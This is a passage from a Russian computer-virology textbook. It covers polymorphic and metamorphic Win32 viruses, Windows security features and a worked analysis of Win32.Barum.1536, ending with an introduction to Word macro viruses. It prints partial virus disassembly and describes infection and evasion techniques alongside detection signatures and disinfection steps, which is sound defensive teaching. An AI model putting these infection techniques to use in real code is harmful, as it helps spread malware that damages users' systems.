Теперь о «классическом» полиморфизме – на примере вируса **Win32.Parvo**. Основная часть тела вируса зашифрована, а расшифровщик состоит из нескольких десятков фрагментов, содержащих как «содержательные» действия, так и «мусор». Примечательно, что «содержательные» действия «размазаны» по разным командам и по разным фрагментам, сами фрагменты перемешаны в случайном порядке, а переход от одного из них к другому выполняется не только командами «JMP» и «CALL», но и «скрытно» – при помощи комбинаций типа «CALL/POP/RET». Применение идеи «пермутации» налицо. Вот маленький «кусочек» одного из вариантов этого расшифровщика (привести его полностью не представляется возможным – он в данном случае состоит из 22 фрагментов). Сумеете ли вы проследить за передачей управления от фрагмента к фрагменту и добраться до «выхода»?

```
; Фрагмент 1 - здесь вход
00401354: inc     dh
00401356: jmp     000413790
...
; Фрагмент 3
0041369D: xchg    edi,ebp
0041369F: mov     edi,046B2D877
004136A4: call    0004136C6
...
; Фрагмент 4
004136C6: mov     di,009B0
004136CA: xor     di,010DC
004136CF: xchg    di,bp
004136D2: pop     edi
004136D3: call    0004136EE
...
; Фрагмент 5
```

```
004136EE: jmp      00041370D
...
; Фрагмент 6
0041370D: pop      edx
0041370E: xchg     ebx,ebp
00413710: add      edx,0000E89B0
00413716: mov      ebp,0424AD707
0041371B: retn
...
; Фрагмент 2
00413790: mov      si,07838
00413794: dec      bp
00413796: call     00041369D
; А здесь - выход
...
```

Нечто подобное делает и вирус **Win32.Zperm.a**, только на отдельные, переставленные местами фрагменты разбит не расшифровщик, а весь вирус! Впервые подобная идея была использована в DOS-вирусе **Ply**. Фактически в случае **Win32.Zperm.a** речь идет не совсем о «полиморфизме», но о «метаморфизме» вируса.

Однако сложнейшим из метаморфных вирусов, заражающих PE-файлы, вот уже много лет считается **Win32.Zmist** (он же **Win32.Zombie.Mistfall**). Автор «вбухал» в него сразу несколько сложнейших технологий «запутывания» вирусологов и антивирусов, среди которых:

- RPME (Real Permutation Engine) – технология случайной перестановки местами фрагментов вируса;
- UEP (Unknown Entry Point, она же EPO) – технология внедрения первой вирусной команды в середину программного кода;
- ETG (Executable Trash Generator) – технология генерации случайных регистровых команд;
- MistFall – технология «перемешивания» вирусного кода с кодом программы;
- дизассемблер длин команд.

Вот краткое и довольно поверхностное, но даже в таком виде весьма впечатляющее описание вируса **Win32.Zmist**, выполненное сотрудниками «Лаборатории Касперского»:

...Очень сложный полиморфный компьютерный вирус. Использует уникальную технологию встраивания в файлы: вирус «разбирает» (дизассемблирует) PE EXE-файл на составные части, встраивает свой код и собирает заново, перемешивая при этом свой код и код заражаемого файла. Использует уникальную технологию

декриптования своего тела для обхода эвристических анализаторов. Точка входа зараженного файла не изменяется. Зараженные файлы практически всегда работоспособны. После заражения размер файлов увеличивается примерно на 35 Кб. Поиск файлов для заражения производит рекурсивно: сначала в директории Windows, далее в путях переменной %PATH% и на дисках от A: до Z:. Заражает только те файлы, структуру которых знает: в основном это файлы, скомпилированные компиляторами высокоуровневых языков (95% исполняемых файлов). При заражении файла выделяет себе блок памяти в 32 Мб...

В некотором смысле **Win32.Zmist**, появившийся в начале XXI века, – это финальный «салют» всей эпохе Win32-вирусов. После его появления писать вирусы для заражения PE-файлов стало бессмысленно – никто не оценит, никто не поймет. Можно, конечно, упомянуть «монстра» **Win32.MetaPHOR**, написанного пару лет спустя. И все.

Нет, Win32-вирусы, конечно, пишут. Ежегодно появляются несколько новых разновидностей «заразы» для Windows. Но, во-первых, «несколько» – это не те «десятки» и «сотни», которыми был отмечен рубеж тысячелетий. Во-вторых, не то что «переплюнуть», а хотя бы встать вровень с **Win32.Zmist** и **Win32.MetaPHOR** современным вирусам не под силу. Да и изменились побудительные мотивы вирусописателей. Почти никто уже не стремится «сказать новое слово» и «оставить след». Современные Win32-вирусы тоже очень сложны, но они представляют собой наборы давно известных технологий, механически объединенных в единое целое. Назначение подобных вирусов (например, **Win32.Virut** и **Win32.Sality**) – заразить на компьютере все, что возможно, а затем постоянно висеть в памяти, – рассылая «спам» и зарабатывая деньги своим авторам.

4.3.11. Вирусы и подсистема безопасности Windows

Обсуждая вирусы для 32-разрядных версий Windows, нельзя не упомянуть взаимоотношения их с так называемой «подсистемой безопасности», присутствующей в Windows NT. Это часть операционной системы, реализованная в Native API и позволяющая разграничить доступ к объектам операционной системы путем реализации некоторой *политики безопасности* (речь о политиках безопасности пойдет ниже, в главе, посвященной философским и математическим аспектам компьютерной вирусологии).

К пассивным *объектам* информационного доступа разработчики Windows отнесли файлы, каталоги, логические устройства, ключи и ветви Реестра, вычислительные процессы, средства синхронизации (семафоры, критические секции, мьютексы и т. п.), средства межзадачного обмена (почтовые ящики, каналы и т. п.), средства управления окнами (рабочие столы и поля) – список достаточно велик. Активными агентами (*субъектами*) информационного доступа являются прежде всего пользователи и группы пользователей, а точнее программы, выполняющиеся от их имени. Политика безопасности, реализованная в Windows NT, позволяет разграничить доступ субъектов к объектам.

Например, можно установить для программ (в том числе и вирусов), запущенных от имени пользователя «Вася Пупкин», запрет на запись в каталог «C:\WinNT». И это действительно будет очень серьезный и действенный запрет, не проходимый ни для каких вирусов, если, конечно, они не являются драйверами.




Рис. 4.15 ❖ Настройка доступа к файлам в Windows NT

Конечно, имеются вполне легальные способы запуска программы от имени пользователя с иным уровнем привилегий – утилита «RUNAS» и API-функции «CreateProcessAsUser» и «CreateProcessWithLogon», но и они не избавляют от необходимости знать логин и пароль.

Итак, подход к защите своих компьютеров, основанный на разграничении доступа, – разве он не является радикальным методом решения проблемы компьютерных вирусов, заражающих PE-файлы?

Пожалуй, да. Но не для всех и не всегда.

Во-первых, данный механизм доступен в операционных системах семейства Windows NT только в том случае, если все диски компьютера отформатированы по правилам файловой системы NTFS. Да, это очень мощная и гибкая файловая система, способная сжимать и шифровать содержимое каталогов, позволяющая производить «откаты» файловых операций, поддерживающая самовосстановление поврежденных (например, во время сброса питания) записей в служебных таблицах и т. п. Но в то же время это достаточно объемная, медленная и «ремонтонепригодная» махина. Например, если во время какого-либо «катаклизма» операционная система, установленная на NTFS-диске, отказывается загружаться, то «спасение» оставшихся на диске пользовательских данных может оказаться трудновыполнимой задачей не только для рядового пользователя, но и для квалифицированного специалиста. Поэтому, взвесив все «pro» и «contra», очень многие пользователи форматируют диски для Windows NT по правилам FAT, теряя при этом возможность организовать разграничение доступа.

Во-вторых, работа пользователя в системе с включенным разграничением доступа чем-то напоминает жизнь в противогазе и резиновых перчатках. Стерильно, но очень неудобно. Да и чешется иногда. Поэтому режим разграничения доступа приемлем только для пользователей с «ограниченными компьютерными интересами». Например, офисная секретарша Маша Веснушкина, которая знает всего две программы – «Microsoft Word» и «Пасьянс», ничего против такого режима иметь не будет. Более же активный и любознательный пользователь Вася Пупкин, испытав все «прелести» установленных ограничений, скорее всего, будет входить в систему как всесильный (и в то же время крайне уязвимый!) «Администратор».

В-третьих, системные компоненты Windows различных версий иногда содержат ошибки (так называемые «уязвимости» или «дыры»), позволяющие вредоносному коду внедряться в их адресное пространство и фактически выполнять операции от имени пользователя «SYSTEM». Подсистема защиты бессильна против такого рода атак.

Наконец, удобная система разграничения доступа сама на компьютере не появляется. Тот «план защиты», который по умолчанию предлагается в современных операционных системах семейства Windows NT, не позволяет использовать многие программы, разработанные ранее для MS-DOS или Windows 9X. Таким образом, пользователь (или администратор, настраивающий системное программное обеспечение) должен самостоятельно продумать, кому и что запрещено, а потом аккуратненько установить или сбросить нужные галочки для тех или иных дисков и каталогов. Для Windows XP первоначально придется отключить «Простой совместный доступ к диску», который включен по умолчанию и не позволяет индивидуально настраивать разрешения и запрещения. Скорее всего, «домашний» пользователь просто не будет всем этим заниматься, а возьмет да отключит защиту.

Вот вам четыре очень субъективных фактора, обусловливающих вполне объективный факт, – на очень многих компьютерах с операционными системами семейства Windows NT подсистема защиты никого ни от чего не защищает.

В Windows 9X подсистема безопасности отсутствует, вернее находится в зачаточном состоянии. Например, можно отметить, что в операционных системах этого семейства запрещена любая модификация файла запущенной программы (в MS-DOS такого ограничения не было). Забавно, что в более «продвинутых», с точки зрения защищенности, операционных системах семейства Windows NT разрешено переименование файла запущенной программы, а в Windows 9X – таки нет.

Отдельных слов заслуживает Windows Vista – на момент написания этих строк самая новая, самая красивая, самая ресурсоемкая и самая недружелюбная по отношению к ранее созданным программам и ранее купленным компьютерам операционная система[1]. Ее разработчики, не надеясь более на подсистему разграничения доступа, попытались грубо и незатейливо заблокировать ряд излюбленных вирусами приемов, задействовав ряд технологий:

- ASLR (Address Space Layout Randomization) – все системные библиотеки не имеют больше постоянного адреса в памяти, а за включение-выключение этого режима отвечает специальный бит в заголовке исполняемых файлов;
- SafeSEH – цепочка структурных обработчиков исключений, назначаемая приложению по умолчанию, теперь располагается

[1] Windows 7 появилась в тот момент, когда работа над книгой подходила к концу.

не в стеке, а в отдельной секции «.pdata», для которой сброшен бит разрешения записи;

- NX запрещает выполнение кода, содержащегося в стеке.

Пожалуй, значительную часть «старых» вирусов эти нововведения урезонят, но каких-то принципиальных барьеров для существования и размножения их более современных модификаций, снабженных чуть-чуть более сложными алгоритмами, так и не было воздвигнуто. Впрочем, может быть, они больше и не нужны?

4.4. Пример анализа и нейтрализации конкретного вируса

...Он выл, ругался на нескольких мертвых языках, скакал, отрыгивал языки огня, в запальчивости начинал строить и тут же разрушал дворцы, потом наконец сдался...

А. и Б. Стругацкие.
«Понедельник начинается в субботу»

На этот раз показательной «аутопсии» подвергнется несложный вирус **Win32.Barum.1536** (он же **W32.Laziness.1536** и **Win32.Girigat.1536**), несколько раз упомянутый в каталоге WildList от Joe Wells за 2001 год.

4.4.1. Первичный анализ зараженных программ

После «случайного» запуска вируса зараженные им программы обнаруживаются в том же каталоге, откуда вирус стартовал, и более нигде. Все они «поправляются» на 1536 байтов, а «на просвет» в них заметны строки: «[Bajan Rum] Tekken' time ent no laziness».

Типичная таблица секций зараженной программы выглядит следующим образом (см. табл. 4.12).

Таблица 4.12. Таблица секций после заражения вирусом Barum

Name	VirtSize	RVA	PhysSize	Offset	Flags
1 CODE	1000	1000	200	600	E0000020 rwec.....
2 DATA	1000	2000	200	800	C0000040 rw...d...
3 .idata	1000	3000	200	A00	C0000040 rw...d...
4 .reloc	0A00	4000	800	C00	F0000060 rwec.d...

При первом же взгляде на эту таблицу сразу настораживают битовые флаги записи и выполнения, установленные для секции «.reloc». А не в ней ли располагается точка входа в зараженную программу? В PE-заголовке программы поле «AddressOfEntryPoint» имеет значение 4200, и это означает, что инородный код действительно «сидит» в секции перемещаемых ссылок. Забегая вперед, отметим, что вирусу «по барабану» назначение и содержимое секции, в которую он записывается, – главное, чтобы она была в файле последней.

Алгоритм расчета местоположения точки входа в вирус будет следующим.

1. В MZ-заголовке по смещению 3Ch находим адрес PE-заголовка (в нашем случае это 100h).
2. В PE-заголовке по смещению 28h (относительно начала файла это составит 100h + 28h = 128h) обнаруживаем и запоминаем RVA (то есть адрес в памяти) для точки входа. Он равен 4200h.
3. Сканируем таблицу сегментов, расположенную сразу после PE-заголовка (длина заголовка F8h, значит, в файле таблицу следует искать по смещению 1F8h). В таблице сегментов нас в первую очередь интересуют RVA и виртуальные длины секций. Точка входа (4200h) размещена между 4000 (начало секции .reloc) и




Рис. 4.16 ❖ Схема поиска вируса Barum в файле

4A00 (конец секции .reloc) и смещена относительно ее начала на 4200h – 4000h = 200 байтов.

4. Та же секция на диске размещена по абсолютному смещению C00h, значит, вирус надо искать в позиции C00h + 200h = E00h.

Кстати, для вирусов типа **Win9X.CIH**, «живущих» вне секций, расчет был бы еще проще. Действительно, RVA – это смещение относительно начала расположения программы в памяти, то есть от «MZ». Значит, для «AddressOfEntryPoint»=300h такова была бы и файловая позиция вируса.

Вот и все, арифметика очень простая.

4.4.2. Анализ кода

Дизассемблируем зараженную программу и изучим ее листинг (см. приложение).

Фрагмент 1. Собственно говоря, для того чтобы научиться искать **Win32.Barum.1536** внутри файлов и «выковыривать» его оттуда, достаточно проанализировать всего 12 первых вирусных команд. Вот они:

```
404200   call     $+5                ; Классическое...
404205   pop      ebp                ; ...вычисление "дельта-смещения"
404206   mov      ebx, ebp
404208   sub      ebp, (offset off_401003+2) ; Выделение рабочей области
; Код команды sub ebx, XXXXXXXX
40420E   dw       E881
dd     XXXXXXXX                     ; Старый RVA точки входа
; Код команды mov eax, YYYYYYYY
404214   db       B8
         dd       YYYYYYYY           ; Старый RVA кодовой секции
404219   add      eax, ebx           ; RVA в секции  CODE
40421B   push     eax                ; Адрес в стек
40421C   call     BuildAPITable      ; Поиск в KERNEL32 DLL адресов API-функций
40421C                              ; и построение таблицы адресов по адресу
[EDI]
404221   call     Payload            ; 6 марта удалить файлы в C:\Windows
404226   call     Infect             ; Искать и инфицировать новые жертвы
40422B   retn                       ; В стеке был адрес старой точки входа
```

4.4.3. Алгоритм поиска и лечения

Сигнатуру для поиска вполне могут составить 10 байтов вируса, расположенных недалеко от точки входа, например «8B DD 81 ED 05 10 40 00 81 EB». Полное «исцеление» (то есть восстановление первоначального вида) программы невозможно, поскольку вирус необратимо уничтожает содержимое секции перемещаемых ссылок. Поэтому

вполне приемлемо, например, заполнить кодами команды «NOP» вредоносные байты, начиная с адреса 40421Ch, – вирус перестанет размножаться, но по-прежнему будет возвращать управление в программу-носитель. Другой способ: извлечь старый RVA точки входа и вернуть его на законное место в PE-заголовке (смещение +28h). После того как вирус будет обезврежен, его тело можно просто «зачистить» нулями – чтобы не «вздрагивали» антивирусы.

4.4.4. Дополнительные замечания

В результате более подробного анализа вирусного кода можно сделать следующие интересные выводы.

Признак зараженности вирусом **Win32.Barum.1536** – байты 42h и 52h (сочетание 'BR') в поле контрольной суммы MZ-заголовка. Напишите простенькую программу-вакцинатор, которая обходит все EXE-файлы диска и устанавливает для них признак зараженности. Вирус не тронет их.

Интересен способ обращения вируса к системным сервисам. Вирус заражает все EXE-файлы подряд, но, стартовав из зараженной программы, первым делом ищет в собственной (точнее, в позаимствованной у зараженной программы) таблице импорта адрес API-функции «GetModuleHandleA». Он делает это, чтобы получить адрес библиотеки «KERNEL32.DLL» и прямым сканированием таблицы экспорта найти в ней адреса нужных ему API-функций («FindFirstFileA», «CreateFileA» и т. п.). Обратите внимание: сей замечательный прием будет работать в любой версии Windows – от 95 до «Висты»! Но далеко не все программы по умолчанию содержат в своей таблице импорта ссылку на «GetModuleHandleA». Таким образом, значительная часть программ, будучи зараженной вирусом **Win32.Barum.1536**, переносчиком инфекции так и не станет. Вирус будет вечно сидеть внутри таких программ и грустно «курить бамбук».

Ну и, наконец, следует отметить, что вирус только выглядит «кровожадным», но на самом деле невинен, как овечка. Будучи запущен 6 марта в 12 часов ночи, вирус пытается выполнить следующий странный код:

```
push    104h                    ; Длина буфера
push    eax                     ; Адрес буфера
call    ss:dword_401614[ebp]    ; GetWindowsDirectoryA
or      eax, eax
jz      Error
lea     eax, dword_4015EE[ebp]  ; Маска '*.EXE',0
```

```
push    eax                             ; Имя файла
call    ss:dword_40160C[ebp]            ; DeleteFileA
```

Не нужно быть великим знатоком Win32 API, чтобы понять абсурдность и неработоспособность приведенного фрагмента. Тем не менее остальная часть вируса написана достаточно грамотно и аккуратно. Чего же хотел автор вируса?

Увы, как говаривали мудрые агностики, «ignoramus et ignorabimus».

ГЛАВА 5

Макровирусы

До сего момента нами рассматривались вирусы, которые представляли собой наборы машинных команд, выполняемых непосредственно процессором. Однако существуют представители компьютерной заразы, которые «живут» в специализированных виртуальных машинах и состоят из инструкций, написанных на так называемых *скриптовых языках* (или *языках сценариев*). Как правило, виртуальные машины являются частью какой-нибудь прикладной программы и работают в режиме интерпретации сценария. Это означает, что они последовательно считывают, транслируют и самостоятельно выполняют его (сценария) инструкции. Например, «просмотрщики» типа Internet Explorer и Netscape Navigator способны выполнять сценарии (последовательности инструкций), написанные на языке JavaScript.

Некоторые виртуальные машины и соответствующие им языки сценариев поддерживают возможность написания саморазмножающихся программ, то есть вирусов. Наиболее широкую известность получили *макровирусы*, «живущие» в документах, электронных таблицах и презентациях Microsoft Office.

Та или иная версия этого пакета установлена в настоящее время практически на каждом компьютере.

5.1. Вирусы в MS Word

Неисчислимые полчища ворон спустились на город, как на чистое поле.

А. и Б. Стругацкие. «Трудно быть богом»

История текстового процессора MS Word уходит своими корнями в середину 80-х годов, в эпоху MS-DOS, когда фирма Microsoft ничем не напоминала еще нынешнего гигантского кракена, опутавшего щупальцами своих операционных систем и прикладных программ весь мир. В Америке весьма успешным конкурентом для MS Word являл-

ся текстовый процессор Word Perfect, а отечественные пользователи предпочитали Лексикон Е. Веселова. Тем не менее спрос на MS Word существовал, и до 1991 года было выпущено по крайней мере пять версий MS Word для MS-DOS и четыре – для MAC OS.

Версия MS Word 1.0 for Windows, выпущенная в 1989 г. для Windows 3.X, осталась практически не замеченной. Лишь версия 2.0, вышедшая в 1991 г., нашла своего покупателя. По возможностям редактирования текста Word 2.0 примерно соответствовал редактору WordPad, включенному по умолчанию во все современные версии Windows. Текстовый процессор Word 2.0 уже мог выполнять сценарии (они получили жаргонное наименование – *«макросы»*), представлявшие собой сохраненную последовательность нажатий клавиш и команд редактирования текста. Это позволяло озорникам создавать примитивные троянские программы для MS Word, но пока не вирусы. Формат файла, содержавшего текст и разметку документа, тоже был довольно простым.

Настоящая популярность пришла к MS Word в 1993 году вместе с версией 6.0. Этот текстовый процессор уже содержал большинство тех возможностей редактирования текста, которые известны пользователям по современным версиям MS Word. Положа руку на сердце следует признать, что Word 6.0 и сейчас удовлетворил бы 90% пользователей. В контексте данной книги нас должны заинтересовать два обстоятельства, касающиеся Word 6.0. Первое: в качестве языка сценариев в нем был использован полноценный язык программирования, получивший название WordBasic. Второе: файл документа был организован в формате так называемого *«структурированного хранилища»* (structured storage), способного содержать в себе разнородные объекты – тексты, изображения, двоичные данные и т. п. Первые макровирусы **(Word.Macro.DMV** и **Word.Macro.Concept)** были написаны именно на языке WordBasic и именно для документов MS Word версии 6.0.

Следующая версия MS Word, получившая номер 7.0, не привнесла никаких революционных изменений. Фактически она представляла собой MS Word 6.0, перетранслированный 32-битовым компилятором для выполнения в среде Windows 9X/NT и «упакованный» вместе с MS Excel 7.0 в общий пакет Microsoft Office 95. Все вирусы, написанные для версии 6.0, оказались актуальны и для 7.0. А уж сколько их было написано! Ведь век этой версии MS Word оказался долгим – практически до начала нового тысячелетия. Да что там, даже и сейчас многие пользователи «со стажем» предпочитают этот быстрый,

компактный и мощный текстовый процессор, прекрасно работающий во всех разновидностях Windows, современным монстровидным версиям.

Но история не стояла на месте. Очередную «революцию» Microsoft устроила в 1997 году, когда в составе Microsoft Office 97 была выпущена в свет версия Word 97 (получившая внутрифирменное наименование Word 8). Во-первых, претерпел существенные изменения формат файлов, содержащих документы. Он остался структурированным хранилищем, но его внутренняя организация сильно усложнилась. Во-вторых, место WordBasic занял объектно-ориентированный язык VBA – Visual Basic for Application, общий для всех основных компонентов Microsoft Office (MS Word, MS Excel, MS Power Point и MS Access). Программисты Microsoft обеспечили некоторую переносимость программ, написанных на языке WordBasic, в среду VBA, но вирусописателям все равно пришлось начинать все заново, изучать новый язык и писать новые вирусы. И написано их было несколько десятков тысяч!

Собственно говоря, эпоха Word 97 продолжается до сего дня. Все последующие версии – Word 2000 (он же Word 9), Word XP от 2002 года (он же Word 10), Word 2003 (он же Word 11) – поддерживают язык VBA и формат файлов, разработанный для Word 97[1]. А это означает, что все макровирусы, написанные после 1997 г., вполне работоспособны и поныне.

Впрочем, следует упомянуть, что MS Word поддерживает не единственный формат документов. Например, все версии этого текстового процессора способны считывать и сохранять данные в простом и хорошо документированном формате RTF (Rich Text Format), который не может содержать макросы и, следовательно, не способен служить разносчиком «заразы». Кроме того, с версии 2007 г. начинает потихоньку внедряться еще более новый формат хранения документов – DOCX, который представляет собой упакованный методом ZIP набор XML-страниц, и потому «вирусобезопасен». Впрочем, и у него есть разновидность «DOCM», поддерживающая включение макросов.

Кстати, версия MS Word, использованная для создания конкретного документа, может быть определена при разглядывании DOC-файла «на просвет»:

---

[1] Версии MS Word 2007 и 2011 тоже могут работать с DOC-файлами и выполнять их макросы, но по умолчанию используют «новый» формат DOCX.

```
00 73 65 52-1E 00 00 00-07 00 00 00-4E 6F 72 6D  .seR-.......Norm
61 6C 00 F3-1E 00 00 00-05 00 00 00-55 73 65 52  al y-.......UseR
00 6C 00 F3-1E 00 00 00-02 00 00 00-34 00 65 52  .l y-.......4.eR
1E 00 00 00-14 00 00 00-4D 69 63 72-6F 73 6F 66  -.......Microsof
74 20 57 6F-72 64 20 31-30 2E 30 00-40 00 00 00  t Word 10.0.@...
```

Таким образом, достаточно рассмотреть две основные разновидности макровирусов:

- вирусы для Word 6.0/7.0;
- вирусы для Word 97.

5.1.1. Общие сведения о макросах

Языки WordBasic и VBA позволяют создавать макросы (сценарии), которые, по идее, должны избавлять пользователя от повторения рутинных операций при обработке текста. Например, задача поиска и подчеркивания всех слов текста, написанных латинскими буквами, может быть оформлена в виде маленькой программки и ассоциирована с какой-нибудь клавиатурной комбинацией (с чем-нибудь вроде **Alt+Shift+Esc** или **Ctrl+«0»**). Загрузив многомегабайтовый текст в окно MS Word и нажав указанную клавиатурную комбинацию, пользователь сразу же может отправляться пить чай – макрокоманда сама выполнит необходимые действия.

Также MS Word позволяет ассоциировать макрокоманду не с клавиатурной комбинацией, а с каким-нибудь пунктом меню или кнопкой, размещенной на панели инструментов. Документированной особенностью MS Word является возможность создания пользователем своих собственных дополнительных кнопок и пунктов меню. Но оказывается, что и многие «стандартные» пункты и кнопки также могут быть переопределены таким образом, что будут выполнять какие-нибудь, изначально не предусмотренные действия.

Кроме того, в MS Word имеются так называемые «автоматические макросы» – то есть макросы, автоматически выполняющиеся при определенных условиях. К ним относятся:

- «AutoOpen», запускающийся при открытии документа;
- «AutoNew», запускающийся при создании нового документа;
- «AutoExec», запускающийся в начале работы MS Word;
- «AutoExit» запускающийся при завершении работы MS Word;
- «AutoClose», запускающийся при закрытии документа.

По умолчанию эти макросы «пусты» и не содержат никакого программного кода. Они как раз и предназначены для того, чтобы пользователь сам переопределил их и сопоставил им какое-нибудь полезное действие.

Все макросы хранятся в шаблонах (template) – то есть в документах, внутри которых предусмотрено место для программного кода сценариев, для сделанных пользователем настроек, для стилей и т. п. По умолчанию MS Word считает шаблонами файлы с расширением «.DOT», а обычными документами – файлы с расширением «.DOC», но различает их по внутреннему формату (в частности, шаблоны MS Word 6.0/7.0 имеют специальный флажок в заголовке). Кроме макросов и настроек, шаблон может содержать текст, рисунки, таблицы и т. п., таким образом, рядовой пользователь обычно просто не имеет возможности различить две эти разновидности документов «невооруженным глазом».

По умолчанию в MS Word присутствует по крайней мере один «главный» шаблон – «NORMAL.DOT», и его макросы (если они в нем есть) загружаются и становятся готовыми к работе автоматически при старте текстового процессора. Шаблон «NORMAL.DOT» «бессмертен» – если его файл удалить, то после очередного запуска MS Word он будет воссоздан вновь. Кроме того, в MS Word автоматически загружается содержимое шаблонов, расположенных в подкаталоге «STARTUP», – они, как правило, вполне легально появляются там вместе с офисными приложениями типа FineReader (распознаватель отсканированного текста), PROMT/Stylus (переводчик текстов с одного языка на другой) и прочими.

Все основные операции с макросами (создание, копирование, удаление и т. п.) пользователь MS Word может осуществить вручную при помощи компонента «Организатор» («Organizer»), который доступен через подменю «Файл ⇒ Шаблоны...», «Сервис ⇒ Макрос...» или «Формат ⇒ Стиль...».

Итак, вот способы, позволяющие загрузить макросы в MS Word и подготовить их к исполнению:

- разместить их в шаблоне «NORMAL.DOT»;
- разместить их в одном из шаблонов, расположенных в каталоге «STARTUP»;
- разместить их в документе, который открывается средствами MS Word.

Для того чтобы загруженный из шаблона макрос получил управление и начал выполняться, достаточно выполнить одно из следующих действий:

- запустить макрос (возможно, случайно), нажав асоциированную с ним кнопку, пункт меню или клавиатурную комбинацию;

- запустить макрос преднамеренно, пользуясь возможностями «Организатора»;
- присвоить макросу одно из «автоматических» имен (перечень – см. выше);
- запустить макрос из другого, выполняющегося в данный момент макроса, пользуясь возможностями языка сценариев WordBasic или VBA.

Макровирусы – это программы, написанные на языке сценариев, способные самостоятельно копировать себя из одного документа (электронной таблицы, презентации и т. п.) в другой.

5.1.2. Вирусы на языке WordBasic

Новую макрокоманду на языке WordBasic можно создать так: после запуска MS Word 6.0/7.0 в меню «Сервис» («Tools») выбрать пункт «Макрос...» («Macro»). Появится форма ввода. В поле «Имя» надо набрать имя макрокоманды, в поле «Описание» можно поместить справочный комментарий. Затем следует нажать на кнопку «Создать», и появится окно редактирования макросов, в котором можно набирать исходный текст на языке WordBasic. Сохраненный макрос будет записан внутрь шаблона «NORMAL.DOT».

Старый макрос можно просмотреть или отредактировать, если в подменю «Макрос...» выбрать из списка имя желаемого макроса и нажать на кнопку «Правка». Кстати, в этот момент вас может постичь неудача, если макрос зашифрован. Тогда кнопка «Правка» будет просто недоступна. Например, изначально зашифрована библиотека полезных макросов «MSWORD.DOT».

В принципе, в заголовке документа MS Word 6.0/7.0 есть флажок, который указывает – шаблон это или нет. Но разные версии MS Word реагируют на него по-разному: одни не обращают внимания на макросы, хранящиеся в «нешаблонах» (версия 6.0); другим этот флажок абсолютно «по барабану», они загрузят и выполнят макросы в любом случае (версия 7.0). Но если флажок установлен, то MS Word не даст редактировать текстовую часть шаблона-документа, вернее редактировать даст, а сохранять – нет. Подобное странное поведение редактируемого документа должно дать повод заподозрить его «шаблоновость» и, следовательно, возможное наличие в нем макросов.

Что же собой представляет язык WordBasic?

Это диалект языка Basic [22], который не требует нумерации строк и позволяет «склеивать» отдельные строки, объединяя их при помо-

щи двоеточия «:». Возможно и «разрезать» длинные строки на части, используя обратный слэш «\». Комментарии в этом языке предваряются либо ключевым словом «REM», либо штрихом «'».

Переменные в языке WordBasic бывают двух типов: вещественные и символьные (которые могут содержать как отдельные символы, так и целые строки). При описании имена символьных переменных должны завершаться знаком '$'. В WordBasic можно описывать не только отдельные переменные, но и массивы – для этого используется ключевое слово «DIM».

Над вещественными числами в языке WordBasic разрешены классические арифметические и логические операции: изменение знака, сложение (+), вычитание (-), умножение (*), вещественное деление (/), остаток от деления (MOD). Для символьных переменных знак '+' означает конкатенацию строк.

Управляющие конструкции языка WordBasic очень похожи на аналоги, применяемые в других высокоуровневых языках программирования.

Вот как оформляется развилка выполнения.

```
If <условие> Then
...
Else
...
End If
```

Если альтернатив много, то можно воспользоваться следующей конструкцией множественного выбора.

```
Select Case <управляющая переменная>
  Case <значение>
  ...
  Case <значение>
  ...
Else
  ...
End Select
```

Пример оформления цикла с условием выполнения.

```
While <условие>
...
Wend
```

А вот пример цикла со счетчиком.

```
For  <переменная> = <начало> To <конец> Step <шаг>
...
Next
```

При помощи оператора «Goto» возможно организовать безусловный переход на указанную метку. Еще одна полезная конструкция «ON» позволяет макросной программе реагировать на внешние события: на возникновение ошибок в программе; на наступление какого-то момента времени и т. п. Примеры:

- «ON Error Goto METKA» – при возникновении ошибки (например, при делении на 0 или попытке открыть несуществующий файл) перейти на указанную метку;
- «ON Error Resume Next» – не реагировать на ошибки и продолжать выполнение;
- «ON Time 17:00 PlayYankeeDoodle» – в 5 часов вечера запустить (из «NORMAL.DOT») макрос, играющий мелодию Янки Дудль Денди.

Значительная часть сложных операций доступна в виде команд и функций – они имеют такой же смысл, как и в других языках программирования. Существуют стандартные (предопределенные) функции, в то же время пользователь может создавать свои. Примеры стандартных функций:

- «Len (<строка>)» – возвращает длину строки;
- «CountMacros (<шаблон> [, <all>] [, <global>])» – возвращает количество макросов в указанном шаблоне (0 – NORMAL.DOT, 1 – текущий документ);
- «MacroName$(<номер>, <шаблон>, [, <all>] [, <global>])» – возвращает имя макроса, расположенного в указанном шаблоне (0 – NORMAL.DOT, 1 – текущий документ) под указанным номером.

